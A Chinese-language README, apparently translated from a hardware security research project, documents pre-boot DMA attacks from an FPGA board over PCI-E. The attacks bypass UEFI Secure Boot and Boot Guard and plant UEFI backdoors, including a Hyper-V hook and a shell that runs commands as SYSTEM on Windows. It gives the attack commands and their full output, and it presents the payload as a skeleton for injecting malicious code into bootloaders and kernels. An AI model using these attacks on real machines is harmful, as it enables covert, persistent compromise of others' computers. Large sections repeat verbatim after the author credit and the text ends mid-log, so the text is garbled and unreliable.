 启动 DMA 攻击允许绕过平台固件的各种安全功能,如 UEFI secure boot 或 [Intel Boot Guard](https://edk2-docs.gitbook.io/understanding-the-uefi-secure-boot-chain/secure_boot_chain_in_uefi/intel_boot_guard)。
Python 程序 `uefi_backdoor_simple.py` 利用上述预启动 DMA 攻击,将位于 `payloads/DmaBackdoorSimple` 文件夹中的虚拟 UEFI DXE 驱动程序注入到目标系统启动序列中。要使用此程序,您必须执行以下步骤:
1. 关闭目标计算机。
2. 将 SP605 开发板连接到目标计算机的 PCI-E(或 Mini PCI-E,或 M.2)端口。
3. 打开开发板电源,并通过 ping 在开发板配置期间用 `bootloader_ctl.py` 程序指定的 IP 地址,确保 Microblaze 固件已成功初始化。
4. 运行以下命令启动预启动 DMA 攻击:
```
$ ./uefi_backdoor_simple.py --driver payloads/DmaBackdoorSimple/DmaBackdoorSimple_X64.efi
```

5. 打开目标计算机电源,如果攻击成功,几秒钟后您将看到注入的 UEFI DXE 驱动程序的红色调试消息屏幕:
启动 DMA 攻击允许绕过平台固件的各种安全功能,如 UEFI secure boot 或 [Intel Boot Guard](https://edk2-docs.gitbook.io/understanding-the-uefi-secure-boot-chain/secure_boot_chain_in_uefi/intel_boot_guard)。
Python 程序 `uefi_backdoor_simple.py` 利用上述预启动 DMA 攻击,将位于 `payloads/DmaBackdoorSimple` 文件夹中的虚拟 UEFI DXE 驱动程序注入到目标系统启动序列中。要使用此程序,您必须执行以下步骤:
1. 关闭目标计算机。
2. 将 SP605 开发板连接到目标计算机的 PCI-E(或 Mini PCI-E,或 M.2)端口。
3. 打开开发板电源,并通过 ping 在开发板配置期间用 `bootloader_ctl.py` 程序指定的 IP 地址,确保 Microblaze 固件已成功初始化。
4. 运行以下命令启动预启动 DMA 攻击:
```
$ ./uefi_backdoor_simple.py --driver payloads/DmaBackdoorSimple/DmaBackdoorSimple_X64.efi
```
5. 打开目标计算机电源,如果攻击成功,几秒钟后您将看到注入的 UEFI DXE 驱动程序的红色调试消息屏幕:
 成功攻击后 `uefi_backdoor_simple.py` 控制台输出的示例:
```
$ ./uefi_backdoor_simple.py --driver payloads/DmaBackdoorSimple/DmaBackdoorSimple_X64.efi
[+] Using UEFI system table hook injection method
[+] Reading DXE phase payload from payloads/DmaBackdoorSimple/DmaBackdoorSimple_X64.efi
[!] Bad MRd TLP completion received
[!] Bad MRd TLP completion received
[!] Bad MRd TLP completion received
[+] PCI-E link with target is up
[+] TSEG is somewhere around 0xd7000000
[+] PE image is at 0xd6260000
[+] EFI_SYSTEM_TABLE is at 0xd61eaf18
[+] EFI_BOOT_SERVICES is at 0xd680aa00
[+] EFI_BOOT_SERVICES.LocateProtocol() address is 0xd67e2c18
Backdoor image size is 0x1240
Backdoor entry RVA is 0x31c
Planting DXE stage driver at 0x10000...
Hooking LocateProtocol(): 0xd67e2c18 -> 0x0001031c
0.780202 sec.
[+] DXE driver was planted, waiting for backdoor init...
[+] DXE driver was executed
[+] DONE
```
这个虚拟 UEFI DXE 驱动程序连同 `uefi_backdoor_simple.py` 程序可以用作骨架项目,以实现各种攻击,例如将恶意代码注入操作系统引导加载程序、内核或虚拟机监控程序。
还有另一个 Python 程序 − `uefi_backdoor_hv.py`,它以与上一个虚拟 UEFI DXE 驱动程序完全相同的方式,将位于 `payloads/DmaBackdoorHv` 文件夹中的 Hyper-V VM exit handler 后门注入到目标系统启动序列中。以下是其用法示例:
```
$ ./uefi_backdoor_hv.py --driver payloads/DmaBackdoorHv/DmaBackdoorHv_X64.efi
[+] Using UEFI system table hook injection method
[+] Reading DXE phase payload from payloads/DmaBackdoorHv/DmaBackdoorHv_X64.efi
[+] Waiting for PCI-E link...
[!] PCI-E endpoint is not configured by root complex yet
[!] PCI-E endpoint is not configured by root complex yet
[!] PCI-E endpoint is not configured by root complex yet
[!] Bad MRd TLP completion received
[+] PCI-E link with target is up
[+] Looking for DXE driver PE image...
[+] PE image is at 0x77160000
[+] EFI_SYSTEM_TABLE is at 0x7a03e018
[+] EFI_BOOT_SERVICES is at 0x7a38fa30
[+] EFI_BOOT_SERVICES.LocateProtocol() address is 0x7a3987b4
Backdoor image size is 0x2c20
Backdoor entry RVA is 0xbd4
Planting DXE stage driver at 0xc0000...
Hooking LocateProtocol(): 0x7a3987b4 -> 0x000c0bd4
3.611646 sec.
[+] DXE driver was planted, waiting for backdoor init...
[+] DXE driver was executed, you can read its debug messages by running this program with --debug-output option
[+] Waiting for Hyper-V load...
[+] Hyper-V image was loaded
Hyper-V image base: 0xfffff8072d690000
Image entry: 0xfffff8072d901360
VM exit handler: 0xfffff8072d8add90
[+] DONE
```
Hyper-V Backdoor 的 UEFI DXE 驱动程序也会在屏幕上打印其调试消息。此外,您可以使用 `uefi_backdoor_hv.py` 的 `--debug-output` 选项从目标系统物理内存中读取这些调试消息并将其打印到 stdout:
```
$ ./uefi_backdoor_hv.py --debug-output
[+] PCI-E link with target is up
[+] Debug output buffer address is 0x79db3000
DmaBackdoorHv.c(1018) : ******************************
DmaBackdoorHv.c(1019) :
DmaBackdoorHv.c(1020) : Hyper-V backdoor loaded!
DmaBackdoorHv.c(1021) :
DmaBackdoorHv.c(1022) : ******************************
DmaBackdoorHv.c(1055) : Image address is 0xc0000
DmaBackdoorHv.c(275) : BackdoorImageRealocate(): image size = 0x3260
DmaBackdoorHv.c(1065) : Resident code base address is 0x79daf000
DmaBackdoorHv.c(794) : Protocol notify handler is at 0x79daf364
DmaBackdoorHv.c(819) : BackdoorEntryResident()
DmaBackdoorHv.c(830) : OpenProtocol() hook was set, handler = 0x79db1477
DmaBackdoorHv.c(835) : ExitBootServices() hook was set, handler = 0x79db1487
DmaBackdoorHv.c(447) : winload.dll is at 0x8ee000
DmaBackdoorHv.c(448) : winload!BlLdrLoadImage() is at 0x984a10
DmaBackdoorHv.c(477) : 535 free bytes found at the end of the code section at 0xa4ade9
DmaBackdoorHv.c(527) : winload!BlLdrLoadImage() hook was set, handler is at 0x79daf50c
DmaBackdoorHv.c(350) : new_BlLdrLoadImage(): Path = "\WINDOWS\system32\mcupdate_GenuineIntel.dll"
DmaBackdoorHv.c(350) : new_BlLdrLoadImage(): Path = "\WINDOWS\system32\hvix64.exe"
HyperV.c(369) : HyperVHook(): Hyper-V image is at 0xfffff80144e0d000
HyperV.c(388) : HyperVHook(): Resources section RVA is 0x1400000 (0x200000 bytes)
HyperV.c(425) : HyperVHook(): Code section RVA is 0x200000
HyperV.c(604) : HyperVHook(): Hyper-V VM exit handler is at 0xfffff8014502ad90
HyperV.c(605) : HyperVHook(): Backdoor code size is 684 bytes
DmaBackdoorHv.c(350) : new_BlLdrLoadImage(): Path = "\WINDOWS\system32\kdstub.dll"
DmaBackdoorHv.c(350) : new_BlLdrLoadImage(): Path = "\WINDOWS\system32\hv.exe"
DmaBackdoorHv.c(560) : new_ExitBootServices() called
```
要获取有关 Hyper-V Backdoor 用例和功能的更多信息,请[查看其 README 文件](https://github.com/Cr4sh/s6_pcie_microblaze/blob/master/python/payloads/DmaBackdoorHv/README.MD)以获取详细信息。
Python 程序 `uefi_backdoor_boot.py` 和 `uefi_backdoor_boot_shell.py` 用于将 Boot Backdoor 注入到目标系统启动序列中。Boot Backdoor 允许在 Windows 操作系统下运行任意用户模式或内核模式代码,其名为 DMA Shell 的 payload 允许执行控制台命令和传输文件。要使用预启动 DMA 攻击部署带有 DMA Shell 的 Boot Backdoor,您必须执行与上述相同的步骤,但使用 `uefi_backdoor_boot_shell.py` 程序:
```
$ ./uefi_backdoor_boot_shell.py --command "whoami"
[+] 44544 bytes of payload image read
[+] 21299 bytes of payload image after the compression
[+] Using UEFI system table hook injection method
[+] Waiting for PCI-E link...
[!] PCI-E endpoint is not configured by root complex yet
[!] PCI-E endpoint is not configured by root complex yet
[!] PCI-E endpoint is not configured by root complex yet
[!] Bad MRd TLP completion received
[!] Bad MRd TLP completion received
[+] PCI-E link with target is up
[+] Device address is 01:00.0
[+] Looking for DXE driver PE image...
[+] PE image is at 0x7a070000
[+] EFI_SYSTEM_TABLE is at 0x7a03e018
[+] EFI_BOOT_SERVICES is at 0x7a38fa30
[+] EFI_BOOT_SERVICES.LocateProtocol() address is 0x7a3987b4
Backdoor image size is 0x14847
Backdoor entry RVA is 0x908
Planting DXE stage driver at 0xc0000...
Hooking LocateProtocol(): 0x7a3987b4 -> 0x000c0908
1.759079 sec.
[+] DXE driver was planted, waiting for backdoor init...
[+] DXE driver was executed, you can read its debug messages by running this program with --debug-output option
[+] Waiting for backdoor load...
[+] Winload image was loaded
Image base: 0x0086a000
OslArchTransferToKernel: 0x009c4b20
[+] DONE
[+] Waiting for payload init...
[+] Payload shared memory region is at 0x00200000
[+] Executing command: whoami
[+] Process exit code: 0x00000000
nt authority\system
```
现在,当 Boot Backdoor 及其 payload 成功加载后,您可以运行带有 `--attach` 选项的 `uefi_backdoor_boot_shell.py` 与当前运行的 DMA Shell 实例进行通信:
```
$ ./uefi_backdoor_boot_shell.py --attach --command "hostname"
[+] PCI-E link with target is up
[+] Device address is 01:00.0
[+] Payload shared memory region is at 0x00200000
[+] Executing command: hostname
[+] Process exit code: 0x00000000
DESKTOP-E52IJJ8
```
此外,您可以使用 `--debug-output` 选项获取 Boot Backdoor UEFI DXE 驱动程序的调试消息并将其打印到 stdout:
```
$ ./uefi_backdoor_boot_shell.py --debug-output
[+] PCI-E link with target is up
[+] Debug output buffer address is 0x79da2000
DmaBackdoorBoot.c(630) : ******************************
DmaBackdoorBoot.c(631) :
DmaBackdoorBoot.c(632) : Boot backdoor loaded!
DmaBackdoorBoot.c(633) :
DmaBackdoorBoot.c(634) : ******************************
DmaBackdoorBoot.c(668) : Image address is 0xc0000
DmaBackdoorBoot.c(711) : Payload is not present
DmaBackdoorBoot.c(276) : BackdoorImageRealocate(): image size = 0xf500
DmaBackdoorBoot.c(722) : Resident code base address is 0x79d8c000
DmaBackdoorBoot.c(430) : Protocol notify handler is at 0x79d8c364
DmaBackdoorBoot.c(455) : BackdoorEntryResident()
DmaBackdoorBoot.c(464) : ExitBootServices() hook was set, handler = 0x79d8ded7
DmaBackdoorBoot.c(358) : new_ExitBootServices() called
Winload.c(419) : WinloadHook(): winload image is at 0x86a000
Winload.c(507) : winload!HvlpBelow1MbPage is at 0xa037c8
Winload.c(508) : winload!HvlpBelow1MbPageAllocated is at 0xa037b9
Winload.c(587) : winload!OslArchTransferToKernel() is at 0x9c4b20
```
要获取有关 Boot Backdoor 用例和功能的更多信息,请[查看其 README 文件](https://github.com/Cr4sh/s6_pcie_microblaze/blob/master/python/payloads/DmaBackdoorBoot/README.MD)以获取详细信息。
Python 程序 `uefi_backdoor_simple.py`、`uefi_backdoor_hv.py`、`uefi_backdoor_boot.py` 和 `uefi_backdoor_boot_shell.py` 支持两种不同的方式将执行权传递给注入的 UEFI DXE 驱动程序映像:
* `EFI_SYSTEM_TABLE` 劫持 − 以 `0x10000` 字节为步长,从物理地址 `0xf0000000` 向下扫描系统内存直到 `0`,以便通过签名找到 EFI 系统表并修补 `LocateProtocol()` 函数地址。您可以使用 `SCAN_FROM` 和 `SCAN_STEP` 环境变量覆盖内存扫描选项。
* `PROTOCOL_ENTRY` 劫持 − 以 `0x1000` 字节为步长,从物理地址 `0x76000000` 向上扫描系统内存直到 `0xa0000000`,以查找 [CPU I/O 2 protocol](https://github.com/tianocore/edk2/blob/master/MdePkg/Include/Protocol/CpuIo2.h) 的 `EFI_CPU_IO2_PROTOCOL` 结构并修补其中一个函数。您可以使用 `SCAN_FROM`、`SCAN_TO` 和 `SCAN_STEP` 环境变量覆盖内存扫描选项。
默认情况下,所有四个程序都使用 EFI 系统表劫持方法,如果要改为使用协议条目方法,可以向相应程序传递 `--inj-prot` 命令行选项。为了减少执行攻击所需的时间,您可以使用 `--system-table` 选项指定先前找到的 `EFI_SYSTEM_TABLE` 结构地址,使用 `--prot-entry` 选项指定 `PROTOCOL_ENTRY` 结构地址。此外,所有四个 Python 程序都有 `--test` 命令行选项,该选项用于进行内存扫描并找到所需的结构地址,而无需实际劫持执行流。因此,在第一次启动时,您可以运行带有 `--test` 选项的所需程序来查找所需的地址,而在第二次启动时,您可以运行带有 `--system-table` 或 `--prot-entry` 选项的同一程序来指定该地址。
在为预启动 DMA 攻击开发恶意代码时,了解 UEFI DXE 阶段的执行环境信息非常重要。要收集此类信息,您可以打开目标计算机,进入 BIOS 设置菜单或启动选项菜单以暂停操作系统的加载,并运行不带参数的 `uefi.py` 程序。该程序将扫描目标计算机的物理内存,并打印有关现有 UEFI DXE 协议和接口、已加载 UEFI 驱动程序、UEFI 描述符表和 ACPI 表的各种信息。您可以在这里看到使用 [AAEON UP Squared](https://www.aaeon.com/en/p/iot-gateway-maker-boards-up-squared) 迷你 PC 作为攻击目标时 `uefi.py` 程序获取的信息[示例](https://gist.github.com/Cr4sh/206daf97b57c050392415616a30c3ca9)。
## Option ROM 攻击
提供的比特流可以模拟存储在 SP605 板载线性闪存中的 PCI-E option ROM。尽管现代平台[缓解](https://docs.microsoft.com/en-us/windows-hardware/manufacture/desktop/uefi-validation-option-rom-validation-guidance)了 option ROM [攻击](https://trmm.net/Thunderstrike),但此功能对于安全审计或原型设计目的仍然有用。
您可以使用 `pcie_rom_ctl.py` Python 程序管理 option ROM 映像。
擦除 option ROM 内容:
```
$ ./pcie_rom_ctl.py --erase
[+] Opening PCI-E device...
[+] Enabling resident mode...
[+] Erasing option ROM...
[+] Done
```
将提供的 UEFI option ROM 示例加载到开发板中:
```
$ ./pcie_rom_ctl.py --load payloads/DmaBackdoorSimple/DmaBackdoorSimple_X64_10ee_1337.rom
[+] Opening PCI-E device...
[+] Enabling resident mode...
[+] Erasing option ROM...
[+] Loading 5120 bytes of option ROM...
[+] Done
```
此外,还有一个选项可以将 option ROM 内存访问记录到 SP605 开发板的调试 UART 中,要启用或禁用此选项,请使用 `./pcie_rom_ctl.py` 程序的 `--log-on` 和 `--log-off` 参数。
要在 Linux 下验证 option ROM 支持的正确操作,您可以执行以下操作。
首先,找到 SP605 PCI-E 设备的总线-设备-功能地址:
```
# lspci | grep Xilinx
01:00.0 Ethernet controller: Xilinx Corporation Device 1337
```
然后,设置命令寄存器的启用位,以便目标系统将所有对 option ROM 物理内存范围的内存访问尝试传递给 PCI-E 设备:
```
# echo 1 > /sys/bus/pci/devices/0000\:01\:00.0/enable
# echo 1 > /sys/bus/pci/devices/0000\:01\:00.0/rom
```
现在,您可以借助 `dd` 命令和 sysfs 的相应伪文件转储先前加载的 option ROM 内容:
```
# dd if=/sys/bus/pci/devices/0000\:01\:00.0/rom | hexdump -Cv
00000000 55 aa 0b 00 f1 0e 00 00 0b 00 64 86 00 00 00 00 |U.........d.....|
00000010 00 00 00 00 00 00 60 00 1c 00 00 00 50 43 49 52 |......`.....PCIR|
00000020 ee 10 37 13 00 00 1c 00 03 00 00 00 0b 00 00 00 |..7.............|
00000030 03 80 00 00 00 00 00 00 ff ff ff ff ff ff ff ff |................|
00000040 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff |................|
00000050 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff |................|
00000060 4d 5a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |MZ..............|
00000070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
00000080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
00000090 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 |................|
000000a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
000000b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
000000c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
...
```
如果在配置期间指定了 `pcie_rom_ctl.py` 程序的 `--log-on` 选项,则在转储 option ROM 时,您将在 SP605 开发板的调试 UART 控制台中看到以下消息:
```
ROM read: size = 2, offset = 0x0
ROM read: size = 2, offset = 0x18
ROM read: size = 4, offset = 0x1C
ROM read: size = 1, offset = 0x31
ROM read: size = 2, offset = 0x2C
ROM read: size = 1, offset = 0x0
ROM read: size = 2, offset = 0x0
ROM read: size = 2, offset = 0x18
ROM read: size = 4, offset = 0x1C
ROM read: size = 1, offset = 0x31
ROM read: size = 2, offset = 0x2C
ROM read: size = 1, offset = 0x1
ROM read: size = 2, offset = 0x0
ROM read: size = 2, offset = 0x18
ROM read: size = 4, offset = 0x1C
ROM read: size = 1, offset = 0x31
ROM read: size = 2, offset = 0x2C
...
```
## 故障排除
PCI Express 是非常复杂的高速总线,因此有很多可能出错的地方。如果 DMA 攻击在您的设置中不起作用,您可以检查以下内容以确定具体问题:
* 当物理 PCI-E 链路启动时 `DS3` LED 亮起,当根复杂(root complex)为我们的 PCI-E 端点分配了总线-设备-功能地址时 `DS4` 亮起。如果 `DS3` 熄灭,则可能意味着物理连接问题 − 检查您的转接卡、电缆等。如果 `DS3` 亮起但 `DS4` 熄灭,则意味着您必须重新启动攻击目标或在其侧强制重新扫描 PCI-E 设备。
* `DS5` LED 在 PCI-E 总线复位期间亮起,当它始终亮起时意味着物理连接问题。
* 如果根复杂在响应内存读取请求时发送 Cpl TLP 而不是 CplD TLP,则意味着内存访问因地址无效或 IOMMU 强制访问检查而被拒绝。此外,典型的 x86 机器可能根本不回复对物理地址空间某些 MMIO 区域的内存读取请求。
* 如果软件从根复杂接收到的响应内存读取请求的 TLP 不一致或无效,您可以尝试在 `pcie_lib.py` 中设置更小的 `MEM_RD_TLP_LEN` 常量值,以便将回复数据拆分为更小的块。此外,在运行程序时设置 `DEBUG_TLP=1` 环境变量并检查原始 TX/RX TLP 转储也很有用。
## 从源代码构建项目
1. 安装随 SP605 开发板附带的 Xilinx ISE 13.4 并打开 `s6_pcie_microblaze.xise` 工程文件。
2. 重新生成项目层次结构中存在的 `s6_pcie_v2_4` 和 `fifo_generator_v8_4` 核心。
3. 点击项目层次结构中的 `microblaze_i` 实例并运行 "Export Hardware Design to SDK With Bitstream"。
4. 构建完成后,ISE 将打开 Xilinx Software Development Kit IDE,使用 `sdk` 文件夹作为其工作区。
5. 在您的 Xilinx SDK 项目树中创建新的独立板级支持包(BSP),在 BSP 配置中选择 lwIP 和 xilflash 库。
6. 将 `sdk/srec_bootloader_0` 和 `sdk/main_0` 项目导入项目树并运行构建。
7. 从 Xilinx ISE 命令提示符运行 `make bitstream && make srec` 以生成所需的输出文件。
## 开发者
Dmytro Oleksiuk (aka Cr4sh)
cr4sh0@gmail.com
成功攻击后 `uefi_backdoor_simple.py` 控制台输出的示例:
```
$ ./uefi_backdoor_simple.py --driver payloads/DmaBackdoorSimple/DmaBackdoorSimple_X64.efi
[+] Using UEFI system table hook injection method
[+] Reading DXE phase payload from payloads/DmaBackdoorSimple/DmaBackdoorSimple_X64.efi
[!] Bad MRd TLP completion received
[!] Bad MRd TLP completion received
[!] Bad MRd TLP completion received
[+] PCI-E link with target is up
[+] TSEG is somewhere around 0xd7000000
[+] PE image is at 0xd6260000
[+] EFI_SYSTEM_TABLE is at 0xd61eaf18
[+] EFI_BOOT_SERVICES is at 0xd680aa00
[+] EFI_BOOT_SERVICES.LocateProtocol() address is 0xd67e2c18
Backdoor image size is 0x1240
Backdoor entry RVA is 0x31c
Planting DXE stage driver at 0x10000...
Hooking LocateProtocol(): 0xd67e2c18 -> 0x0001031c
0.780202 sec.
[+] DXE driver was planted, waiting for backdoor init...
[+] DXE driver was executed
[+] DONE
```
这个虚拟 UEFI DXE 驱动程序连同 `uefi_backdoor_simple.py` 程序可以用作骨架项目,以实现各种攻击,例如将恶意代码注入操作系统引导加载程序、内核或虚拟机监控程序。
还有另一个 Python 程序 − `uefi_backdoor_hv.py`,它以与上一个虚拟 UEFI DXE 驱动程序完全相同的方式,将位于 `payloads/DmaBackdoorHv` 文件夹中的 Hyper-V VM exit handler 后门注入到目标系统启动序列中。以下是其用法示例:
```
$ ./uefi_backdoor_hv.py --driver payloads/DmaBackdoorHv/DmaBackdoorHv_X64.efi
[+] Using UEFI system table hook injection method
[+] Reading DXE phase payload from payloads/DmaBackdoorHv/DmaBackdoorHv_X64.efi
[+] Waiting for PCI-E link...
[!] PCI-E endpoint is not configured by root complex yet
[!] PCI-E endpoint is not configured by root complex yet
[!] PCI-E endpoint is not configured by root complex yet
[!] Bad MRd TLP completion received
[+] PCI-E link with target is up
[+] Looking for DXE driver PE image...
[+] PE image is at 0x77160000
[+] EFI_SYSTEM_TABLE is at 0x7a03e018
[+] EFI_BOOT_SERVICES is at 0x7a38fa30
[+] EFI_BOOT_SERVICES.LocateProtocol() address is 0x7a3987b4
Backdoor image size is 0x2c20
Backdoor entry RVA is 0xbd4
Planting DXE stage driver at 0xc0000...
Hooking LocateProtocol(): 0x7a3987b4 -> 0x000c0bd4
3.611646 sec.
[+] DXE driver was planted, waiting for backdoor init...
[+] DXE driver was executed, you can read its debug messages by running this program with --debug-output option
[+] Waiting for Hyper-V load...
[+] Hyper-V image was loaded
Hyper-V image base: 0xfffff8072d690000
Image entry: 0xfffff8072d901360
VM exit handler: 0xfffff8072d8add90
[+] DONE
```
Hyper-V Backdoor 的 UEFI DXE 驱动程序也会在屏幕上打印其调试消息。此外,您可以使用 `uefi_backdoor_hv.py` 的 `--debug-output` 选项从目标系统物理内存中读取这些调试消息并将其打印到 stdout:
```
$ ./uefi_backdoor_hv.py --debug-output
[+] PCI-E link with target is up
[+] Debug output buffer address is 0x79db3000
DmaBackdoorHv.c(1018) : ******************************
DmaBackdoorHv.c(1019) :
DmaBackdoorHv.c(1020) : Hyper-V backdoor loaded!
DmaBackdoorHv.c(1021) :
DmaBackdoorHv.c(1022) : ******************************
DmaBackdoorHv.c(1055) : Image address is 0xc0000
DmaBackdoorHv.c(275) : BackdoorImageRealocate(): image size = 0x3260
DmaBackdoorHv.c(1065) : Resident code base address is 0x79daf000
DmaBackdoorHv.c(794) : Protocol notify handler is at 0x79daf364
DmaBackdoorHv.c(819) : BackdoorEntryResident()
DmaBackdoorHv.c(830) : OpenProtocol() hook was set, handler = 0x79db1477
DmaBackdoorHv.c(835) : ExitBootServices() hook was set, handler = 0x79db1487
DmaBackdoorHv.c(447) : winload.dll is at 0x8ee000
DmaBackdoorHv.c(448) : winload!BlLdrLoadImage() is at 0x984a10
DmaBackdoorHv.c(477) : 535 free bytes found at the end of the code section at 0xa4ade9
DmaBackdoorHv.c(527) : winload!BlLdrLoadImage() hook was set, handler is at 0x79daf50c
DmaBackdoorHv.c(350) : new_BlLdrLoadImage(): Path = "\WINDOWS\system32\mcupdate_GenuineIntel.dll"
DmaBackdoorHv.c(350) : new_BlLdrLoadImage(): Path = "\WINDOWS\system32\hvix64.exe"
HyperV.c(369) : HyperVHook(): Hyper-V image is at 0xfffff80144e0d000
HyperV.c(388) : HyperVHook(): Resources section RVA is 0x1400000 (0x200000 bytes)
HyperV.c(425) : HyperVHook(): Code section RVA is 0x200000
HyperV.c(604) : HyperVHook(): Hyper-V VM exit handler is at 0xfffff8014502ad90
HyperV.c(605) : HyperVHook(): Backdoor code size is 684 bytes
DmaBackdoorHv.c(350) : new_BlLdrLoadImage(): Path = "\WINDOWS\system32\kdstub.dll"
DmaBackdoorHv.c(350) : new_BlLdrLoadImage(): Path = "\WINDOWS\system32\hv.exe"
DmaBackdoorHv.c(560) : new_ExitBootServices() called
```
要获取有关 Hyper-V Backdoor 用例和功能的更多信息,请[查看其 README 文件](https://github.com/Cr4sh/s6_pcie_microblaze/blob/master/python/payloads/DmaBackdoorHv/README.MD)以获取详细信息。
Python 程序 `uefi_backdoor_boot.py` 和 `uefi_backdoor_boot_shell.py` 用于将 Boot Backdoor 注入到目标系统启动序列中。Boot Backdoor 允许在 Windows 操作系统下运行任意用户模式或内核模式代码,其名为 DMA Shell 的 payload 允许执行控制台命令和传输文件。要使用预启动 DMA 攻击部署带有 DMA Shell 的 Boot Backdoor,您必须执行与上述相同的步骤,但使用 `uefi_backdoor_boot_shell.py` 程序:
```
$ ./uefi_backdoor_boot_shell.py --command "whoami"
[+] 44544 bytes of payload image read
[+] 21299 bytes of payload image after the compression
[+] Using UEFI system table hook injection method
[+] Waiting for PCI-E link...
[!] PCI-E endpoint is not configured by root complex yet
[!] PCI-E endpoint is not configured by root complex yet
[!] PCI-E endpoint is not configured by root complex yet
[!] Bad MRd TLP completion received
[!] Bad MRd TLP completion received
[+] PCI-E link with target is up
[+] Device address is 01:00.0
[+] Looking for DXE driver PE image...
[+] PE image is at 0x7a070000
[+] EFI_SYSTEM_TABLE is at 0x7a03e018
[+] EFI_BOOT_SERVICES is at 0x7a38fa30
[+] EFI_BOOT_SERVICES.LocateProtocol() address is 0x7a3987b4
Backdoor image size is 0x14847
Backdoor entry RVA is 0x908
Planting DXE stage driver at 0xc0000...
Hooking LocateProtocol(): 0x7a3987b4 -> 0x000c0908
1.759079 sec.
[+] DXE driver was planted, waiting for backdoor init...
[+] DXE driver was executed, you can read its debug messages by running this program with --debug-output option
[+] Waiting for backdoor load...
[+] Winload image was loaded
Image base: 0x0086a000
OslArchTransferToKernel: 0x009c4b20
[+] DONE
[+] Waiting for payload init...
[+] Payload shared memory region is at 0x00200000
[+] Executing command: whoami
[+] Process exit code: 0x00000000
nt authority\system
```
现在,当 Boot Backdoor 及其 payload 成功加载后,您可以运行带有 `--attach` 选项的 `uefi_backdoor_boot_shell.py` 与当前运行的 DMA Shell 实例进行通信:
```
$ ./uefi_backdoor_boot_shell.py --attach --command "hostname"
[+] PCI-E link with target is up
[+] Device address is 01:00.0
[+] Payload shared memory region is at 0x00200000
[+] Executing command: hostname
[+] Process exit code: 0x00000000
DESKTOP-E52IJJ8
```
此外,您可以使用 `--debug-output` 选项获取 Boot Backdoor UEFI DXE 驱动程序的调试消息并将其打印到 stdout:
```
$ ./uefi_backdoor_boot_shell.py --debug-output
[+] PCI-E link with target is up
[+] Debug output buffer address is 0x79da2000
DmaBackdoorBoot.c(630) : ******************************
DmaBackdoorBoot.c(631) :
DmaBackdoorBoot.c(632) : Boot backdoor loaded!
DmaBackdoorBoot.c(633) :
DmaBackdoorBoot.c(634) : ******************************
DmaBackdoorBoot.c(668) : Image address is 0xc0000
DmaBackdoorBoot.c(711) : Payload is not present
DmaBackdoorBoot.c(276) : BackdoorImageRealocate(): image size = 0xf500
